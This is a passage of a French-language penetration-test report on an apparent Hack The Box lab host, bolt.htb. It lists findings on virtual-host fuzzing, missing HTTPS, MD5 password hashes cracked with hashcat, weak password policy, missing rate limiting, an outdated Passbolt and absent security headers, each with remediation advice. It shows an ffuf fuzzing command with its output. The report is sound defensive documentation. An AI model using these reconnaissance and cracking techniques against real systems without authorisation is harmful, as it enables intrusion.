I have been so busy with the design I didn't have time yet, I think Eddie's help is required! Our demo is currently restricted to invite only.

Alexander Pierce 23 Jan 5:37 pm :

Ok, I will get Eddie to take a look over. I just want to be sure that the Docker image is safe to use.

Sarah Bullock 23 Jan 6:10 pm :

Not a problem, thanks for lending a hand! Make sure the image is scrubbed before hosting it!

Ces éléments confirment que l’image Docker contient :

- des données sensibles non purgées (hash de mot de passe, code d’invitation),
- du code source applicatif réutilisé sur `demo.bolt.htb`,
- des fichiers de configuration contenant des secrets en clair, exploitables dans les vulnérabilités [V2](#).

Cette analyse démontre que l’image Docker fournie contient des artefacts critiques permettant une compromission initiale de l’application, ainsi qu’une escalade de privilèges par l’exploitation de composants mal nettoyés.

V6 – Découverte de virtual hosts sensibles accessibles publiquement via fuzzing HTTP Host headers ★★★

Description :

L'exposition non maîtrisée de virtual hosts constitue une vulnérabilité fréquente dans les environnements web. Lorsqu'un serveur web répond à des noms d'hôtes virtuels non documentés ou non protégés, un attaquant peut les découvrir par fuzzing de l'en-tête HTTP Host et accéder à des applications internes, de démonstration ou de développement. Ces points d'entrée peuvent contenir des fonctionnalités incomplètes, non sécurisées, voire critiques, augmentant significativement la surface d'attaque.

Dans le cadre du test d'intrusion, une phase d'énumération des vhosts a été menée à l'aide de la technique de fuzzing de l'en-tête Host. Cette approche a permis d'identifier des noms d'hôtes virtuels additionnels (`demo.bolt.htb`, `mail.bolt.htb`) qui répondaient sur la même adresse IP que le domaine principal.

Ces noms ne sont pas exposés dans les enregistrements DNS publics, mais restent accessibles via une modification locale du fichier `/etc/hosts`.

Parmi ces vhosts, l'un (`demo.bolt.htb`) hébergeait une application vulnérable à une SSTI (cf. [V2](#)), tandis que l'autre (`mail.bolt.htb`) exposait une interface de webmail Roundcube sans authentification préalable.

L'existence de ces vhost, non référencés officiellement et initialement destinés à des usages internes ou de test, constitue une surface d'exposition involontaire à fort potentiel d'exploitation.

Impact :

Cette mauvaise hygiène de gestion des surfaces d'exposition permet à un attaquant :

- de découvrir et cibler des points d'entrée non documentés, à l'aide de techniques de fuzzing sur l'en-tête Host ;
- d'accéder à des interfaces non sécurisées, contenant potentiellement des fonctionnalités critiques (inscription restreinte, gestion des emails, moteur de rendu de templates, etc.) ;
- d'exploiter des environnements de test ou de démonstration qui ne bénéficient pas nécessairement des mêmes mécanismes de durcissement que les environnements de production.

L'exposition de ces services à Internet, en l'absence de filtrage réseau ou de mécanismes d'authentification, constitue un vecteur d'attaque indirect mais hautement exploitable.

Recommandation :

- Maintenir un inventaire exhaustif et documenté des sous-domaines/vhost utilisés dans les environnements de développement, test ou démonstration.
- Appliquer des mesures de restriction d'accès sur les services non destinés au public (filtrage IP, authentification préalable, segmentation réseau, VPN).
- Mettre en place des tests automatisés pour détecter la réponse de services à des en-têtes Host inattendus.


Documentation :

- [OWASP ASVS – 1.1.4: All App Components Are Identified and Documented.](#)
- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor.](#)

Étapes détaillées de reproduction :

Le pentesteur utilise l'outil [ffuf](#) pour effectuer un fuzzing de l'en-tête HTTP Host, en ciblant l'adresse IP du domaine principal bolt.htb :

```
$ ffuf -u http://bolt.htb -H 'Host: FUZZ.bolt.htb ' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 30347
```



```
(amidon@itsupport)-[~/bolt.htb]
$ ffuf -u http://bolt.htb -H 'Host: FUZZ.bolt.htb ' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 30347

v2.1.0-dev

:: Method      : GET
:: URL         : http://bolt.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.bolt.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 30347


demo [Status: 302, Size: 219, Words: 22, Lines: 4, Duration: 31ms]
mail [Status: 200, Size: 4943, Words: 345, Lines: 99, Duration: 221ms]
:: Progress: [4989/4989] :: Job [1/1] :: 1342 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

L'outil révèle deux noms de vhosts valides : `demo.bolt.htb` et `mail.bolt.htb`.


Pour y accéder, le pentesteur modifie localement son fichier `/etc/hosts` afin de faire pointer ces vhosts vers l'adresse IP cible :

```
$ echo '10.129.142.60 demo.bolt.htb mail.bolt.htb' | sudo tee -a /etc/hosts
```

Le site `demo.bolt.htb` présente une interface de login avec enregistrement restreint, nécessitant un code d'invitation pour créer un compte.




The screenshot shows the login page of demo.bolt.htb. The page has a light gray background. In the center, there is a white box with a dark blue border. Inside this box, the text "Sign in to our platform" is at the top. Below it, there are two input fields: "Your Username" with a user icon and "Password" with a lock icon. There is a "Remember me" checkbox and a "Lost password?" link. A dark blue "Sign in" button is at the bottom of the box. Below the box, there is a link "Not registered? Create account".



The screenshot shows the registration page of demo.bolt.htb. The page has a light gray background. In the center, there is a white box with a dark blue border. Inside this box, the text "Create an account" is at the top. Below it, there are four input fields: "Your username" with a user icon, "E-mail" with an email icon, "Password" with a lock icon, and "Your invite code" with a lock icon. There is a "Remember me" checkbox and a "Lost password?" link. A dark blue "Create Account" button is at the bottom of the box. Below the box, there is a link "Already have an account? Login here".

Le site mail.bolt.htb expose une instance de Roundcube Webmail. L'interface est accessible publiquement, mais nécessite des identifiants valides pour se connecter. Le pentesteur n'ayant pas encore compromis de compte à cette étape, l'accès reste limité.



The screenshot shows the login page of mail.bolt.htb. The page has a light gray background. In the center, there is a white box with a dark blue border. Inside this box, there is a logo consisting of a gray sphere on a blue cube. Below the logo, there are two input fields: "Username" with a user icon and "Password" with a lock icon. A blue "LOGIN" button is at the bottom of the box. Below the box, there is a link "Bolt Webmail".

La découverte de ces deux hôtes virtuels, non déclarés dans les DNS publics, montre que le serveur web accepte des en-têtes Host arbitraires et expose des services non protégés, augmentant ainsi la surface d'attaque.

V7 – Application web non chiffré ★★


Périmètre :

Application Web (bolt.htb) sur le port 80

Description :

L'absence de chiffrement sur une application web permet à un attaquant en position d'écoute réseau d'intercepter ou de modifier les échanges entre l'utilisateur et le serveur. Sans HTTPS, les données sensibles comme les identifiants, les tokens de session ou les contenus affichés peuvent être compromis.

Lors du test, l'interface principale de bolt.htb, demo.bolt.htb ainsi que mail.bolt.htb étaient accessible en HTTP sur le port 80, sans redirection vers HTTPS. Aucun certificat TLS ni en-tête de sécurité de type **Strict-Transport-Security** n'a été observé. Les trois sites proposent une page de connexion et des fonctionnalités critiques accessibles sans chiffrement.



Impact :

Les utilisateurs sont exposés à des attaques de type **Man-in-the-Middle**, pouvant mener à :

- L'interception de mots de passe ou de cookies,
- L'usurpation de session,
- La modification des pages affichées.

Cela compromet la confidentialité et l'intégrité des échanges entre le client et le serveur.



Recommandation :

Il est recommandé de :

- Activer le chiffrement TLS sur toutes les interfaces web exposées.
- Mettre en place une redirection automatique de toutes les requêtes HTTP vers HTTPS.
- Ajouter l'en-tête HSTS (Strict-Transport-Security) afin d'imposer le chiffrement côté client pour les futures connexions.
- Obtenir un certificat TLS valide signé par une autorité de certification reconnue (même pour les environnements de préproduction accessibles sur Internet).

Documentation :

- [OWASP Transport Layer Protection Cheat Sheet](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [RFC 6797 – HTTP Strict Transport Security \(HSTS\)](#)

V8 – Stockage de mot de passe avec un algorithme faible ★★

Périmètre :

Application principale `bolt.htb` – fichier `db.sqlite3` découvert dans l'image Docker

Description :

Le stockage sécurisé des mots de passe repose sur l'utilisation d'algorithmes de hachage robustes (ex. bcrypt, argon2, PBKDF2), avec salage et paramètres de dérivation renforcés.

L'utilisation d'un algorithme faible ou rapide (ex. SHA-1, MD5, voire SHA-256 sans durcissement) facilite les attaques par dictionnaire ou bruteforce, même sur des hashes salés.

Cette attaque repose sur l'énumération de l'image Docker décrit dans le finding [V5 – Informations sensibles récupérables depuis une image Docker mal nettoyée.](#)

Lors de l'audit, le pentesteur a extrait une image Docker utilisée pour héberger l'application web `bolt.htb`. En analysant les différentes couches avec l'outil `dive`, il a identifié la présence du fichier `db.sqlite3` dans les fichiers applicatifs.

Ce fichier contenait une base SQLite avec une table `users`, dans laquelle une entrée définissait un utilisateur `admin` avec un mot de passe stocké en `MD5`.

Ce hash a été cassé en quelques secondes avec l'outil `hashcat` à l'aide d'un dictionnaire standard (`rockyou.txt`), révélant le mot de passe de l'utilisateur `admin`, ce qui donne l'accès au site `bolt.htb` avec le compte administrateur.

Impact :

- Récupération immédiate du mot de passe `admin` de l'application ;
- Risque de réutilisation du mot de passe sur d'autres services (ex: SSH, base de données) ;
- Non-conformité avec les standards de sécurité actuels (OWASP, NIST) ;
- Faible coût d'attaque et absence de résistance à toute attaque hors-ligne.

Recommandation :

Il est recommandé de :

- Remplacer l'algorithme MD5 par un mécanisme plus sécurisé : bcrypt, argon2id ou PBKDF2 ;
- Mettre à jour les comptes existants via une rotation forcée des mots de passe ;
- Auditer les applications pour s'assurer de l'utilisation de bibliothèques de hachage modernes ;
- Intégrer des tests automatisés dans les pipelines CI/CD pour détecter l'usage d'algorithmes faibles.



Documentation :

- [OWASP – Password Storage Cheat Sheet](#)
- [MITRE CWE-327 – Use of a Broken or Risky Cryptographic Algorithm](#)
- [MITRE CWE-916 – Use of Password Hash With Insufficient Computational Effort](#)
- [NIST SP 800-63B – Digital Identity Guidelines](#)

V9 – Password policy faible ★★

Périmètre :

- Application principale `bolt.htb`
- Application de démonstration `demo.bolt.htb`

Description :

Une politique de mot de passe faible permet l'utilisation de secrets trop simples, trop courts ou insuffisamment complexes, exposant les comptes utilisateurs à des attaques par dictionnaire ou brute-force.

Les bonnes pratiques recommandent de définir des règles minimales en matière de longueur, de diversité de caractères et de résistance aux mots de passe communs.

Deux éléments observés durant l'audit mettent en évidence une politique de mot de passe insuffisante :

[V5] – Le mot de passe utilisé pour le compte admin trouvé dans la base `db.sqlite3` (extrait depuis l'image Docker) est à la fois trop simple (longueur insuffisante, aucun caractère spécial, pas de chiffre, pas de majuscule) et stocké sans robustesse (cf. [V10](#)).

[V6] – Lors de la création d'un compte sur `demo.bolt.htb`, l'application a accepté un mot de passe court et faible, sans appliquer de règles de complexité ou de longueur.

Ces éléments suggèrent l'absence ou la mauvaise configuration d'un mécanisme de contrôle de la robustesse des mots de passe côté serveur.

Impact :

- Les utilisateurs finaux peuvent choisir des mots de passe faciles à deviner ou déjà présents dans des dictionnaires publics ;
- En cas d'exposition de hash ou d'accès partiel à un service, les comptes sont plus facilement compromis ;
- La plateforme entière devient plus vulnérable aux attaques par bruteforce, credential stuffing, ou mouvement latéral.

Recommandation :

- Mettre en place une politique stricte de mot de passe :
 - Longueur minimale (≥ 12 caractères),
 - Obligation d'inclure au moins une majuscule, une minuscule, un chiffre, et un caractère spécial,
 - Blocage des mots de passe trop courants (via dictionnaire bloquant).
- Implémenter un contrôle côté serveur lors de la création ou modification de mot de passe, même si une validation est déjà présente côté client.
- Envisager l'ajout d'un module de vérification de robustesse ou de vérification contre les fuites connues.



Documentation :

- [OWASP – Authentication Cheat Sheet](#)
- [OWASP – Password Storage Cheat Sheet](#)
- [NIST SP 800-63B – Memorized Secrets \(Passwords\)](#)
- [MITRE CWE-521 – Weak Password Requirements](#)

Impact :

- Permet à un attaquant de tester un nombre illimité de mots de passe ou de noms d'hôtes sans déclencher d'alerte ni de blocage ;
- Accroît les risques de compromission de comptes utilisateur ou d'exposition de services internes non protégés ;
- Possibilité d'épuiser les ressources du service via attaques par déni de service logique.

Recommandation :

- Implémenter un mécanisme de rate limiting sur les points sensibles :
 - Authentification (/login), réinitialisation de mot de passe, création de compte ;
 - Requêtes HTTP anormales (fuzzing, scanning, requêtes répétées sur l'en-tête Host).
- Mettre en place un verrouillage progressif ou temporaire après un certain nombre d'échecs d'authentification.
- Intégrer des protections côté serveur (via nginx, fail2ban, middleware applicatif) et/ou des CAPTCHAs dynamiques pour les actions critiques.
- Surveiller les logs d'authentification et mettre en place une détection d'activités suspectes (SIEM / IDS).

Documentation :

[OWASP – Authentication Cheat Sheet – Brute Force Protection](#)

[OWASP – Rate Limiting Cheat Sheet](#)

[MITRE CWE-307 – Improper Restriction of Excessive Authentication Attempts](#)

[MITRE CWE-770 – Allocation of Resources Without Limits or Throttling](#)

[OWASP AppSensor – Brute Force Authentication Detection](#)

V11 – Failles potentielles dans Passbolt (vulnérabilités connues) ★★

Périmètre :

- Composant tiers : Passbolt Community Edition v3.2.1, installé sur le serveur audité (identifié dans `/etc/passbolt.version.php`)

Description :

L'utilisation de composants tiers obsolètes ou non mis à jour constitue une menace sérieuse dans un système d'information. Ces composants peuvent contenir des vulnérabilités connues publiquement et documentées, souvent exploitables par des attaquants si les conditions sont réunies (mauvaise configuration, absence de filtrage, etc.).

Le maintien à jour des composants utilisés dans une application est un principe fondamental de la sécurité logicielle (cf. [OWASP Top 10 – A06:2021](#)).

L'analyse du fichier `/etc/passbolt.version.php` a permis d'identifier la version exacte de Passbolt installée : 3.2.1.

Une recherche sur les bases de vulnérabilités a révélé plusieurs failles documentées sur cette version ou les versions proches, dont les suivantes :

- CVE-2025-27913 – Si le serveur est mal configuré (ce qui n'a pu être confirmé ici), un attaquant peut injecter son domaine via l'en-tête Host, provoquant l'envoi d'e-mails à des adresses falsifiées.
- CVE-2024-33670 – Faible vulnérabilité d'HTML injection via un paramètre d'URL, affectant l'interface visuelle de l'application. (Rendue inoffensive par CSP, mais altère l'expérience utilisateur.)
- CVE-2024-33669 – Fuite d'information via les requêtes à l'API HaveIBeenPwned dans les anciennes versions de l'extension Passbolt. Un attaquant observant le trafic HTTPS pourrait deviner les mots de passe saisis.

Bien que toutes ces vulnérabilités ne soient pas directement exploitables dans le contexte du test, leur présence dans la version déployée démontre un défaut de mise à jour et de veille sur les composants tiers.

Impact :

- Risques d'exploitation à distance par un attaquant externe ;
- Envoi d'e-mails vers des adresses non maîtrisées (spoofing) ;
- Fuite d'information sur les mots de passe via extension vulnérable ;
- Altération de l'affichage ou du comportement de l'application Passbolt ;
- Non-conformité avec les bonnes pratiques de gestion des dépendances.

Recommandation :

- Mettre à jour Passbolt vers une version stable et à jour ($\geq 4.6.2$) ;
- Mettre également à jour toutes les extensions navigateur associées ;
- Vérifier les résultats de l'outil de Health Check de Passbolt et corriger toutes les erreurs ou alertes critiques;
- Surveiller activement les vulnérabilités liées aux versions déployées via des outils comme GitHub Dependabot, NVD ou CVE Details ;
- Mettre en place une politique de veille logicielle et de gestion des mises à jour pour les composants open source.

Documentation :

- [CVE-2025-27913 \(Host header injection\)](#)
- [CVE-2024-33670 \(HTML injection\)](#)
- [CVE-2024-33669 \(HaveIBeenPwned extension info leak\)](#)
- [OWASP – A06:2021 – Vulnerable and Outdated Components](#)
- [MITRE CWE-937 – Use of Known Vulnerable Component](#)

V12 – Manque de durcissement des headers HTTP et des cookies ★

Périmètre :

- Application principale bolt.htb
- Application de démonstration demo.bolt.htb
- Service mail.bolt.htb

Description :

Les en-têtes HTTP de sécurité permettent de réduire la surface d'attaque d'une application web côté client en contrôlant le comportement du navigateur. L'absence ou la mauvaise configuration de ces headers expose l'application à des risques tels que :

- exécution de contenu non sécurisé (MIME sniffing) ;
- clickjacking ;
- manque de chiffrement strict ;
- injection de scripts non autorisés (XSS) ;
- manipulation ou vol de cookies.

Les attributs de sécurité des cookies (Secure, HttpOnly, SameSite) doivent également être strictement définis pour empêcher leur exfiltration ou leur utilisation abusive dans des attaques inter-sites.

Les services audités présentent tous une absence partielle ou totale de durcissement via headers HTTP et attributs de cookies :

- Sur bolt.htb :
 - Manques : X-Frame-Options, X-Content-Type-Options, Strict-Transport-Security, Content-Security-Policy
 - Cookies avec Secure: false, SameSite: none
- Sur demo.bolt.htb :
 - Manques : X-Frame-Options, X-Content-Type-Options
 - Cookies avec Secure: false, SameSite: none
- Sur mail.bolt.htb :
 - Manques : X-Content-Type-Options, Strict-Transport-Security, Content-Security-Policy
 - Cookies avec Secure: false, SameSite: none

Impact :

- Risque accru de vol ou interception de cookies, en particulier en cas de transmission non chiffrée (Secure: false) ;
- Vulnérabilité potentielle à des attaques inter-site (ex: XSS, CSRF) ;
- Contournement possible des contrôles client via iframes ou MIME sniffing ;
- Manque de conformité aux bonnes pratiques OWASP / Secure Headers.

Recommandation :

Configurer systématiquement les headers HTTP suivants sur l'ensemble des services web exposés :

- Strict-Transport-Security – Forcer l'usage du HTTPS (avec includeSubDomains et preload si possible) ;
- X-Frame-Options: DENY – Protection contre le clickjacking ;
- X-Content-Type-Options: nosniff – Protection contre les interprétations erronées de contenu ;
- Content-Security-Policy – Politique restrictive de chargement de scripts, contenus, ressources.

Et pour les cookies :

- Secure – Obligatoire pour empêcher l'envoi en HTTP clair ;
- HttpOnly – Pour bloquer l'accès JavaScript aux cookies sensibles ;
- SameSite=Strict ou Lax – Pour empêcher les requêtes inter-sites malveillantes.

Documentation :

[OWASP – Secure Headers Project](#)

[OWASP – A05:2021 – Security Misconfiguration](#)

[MDN Web Docs – HTTP security headers](#)

[OWASP – Session Management Cheat Sheet](#)

[MITRE CWE-693 – Protection Mechanism Failure](#)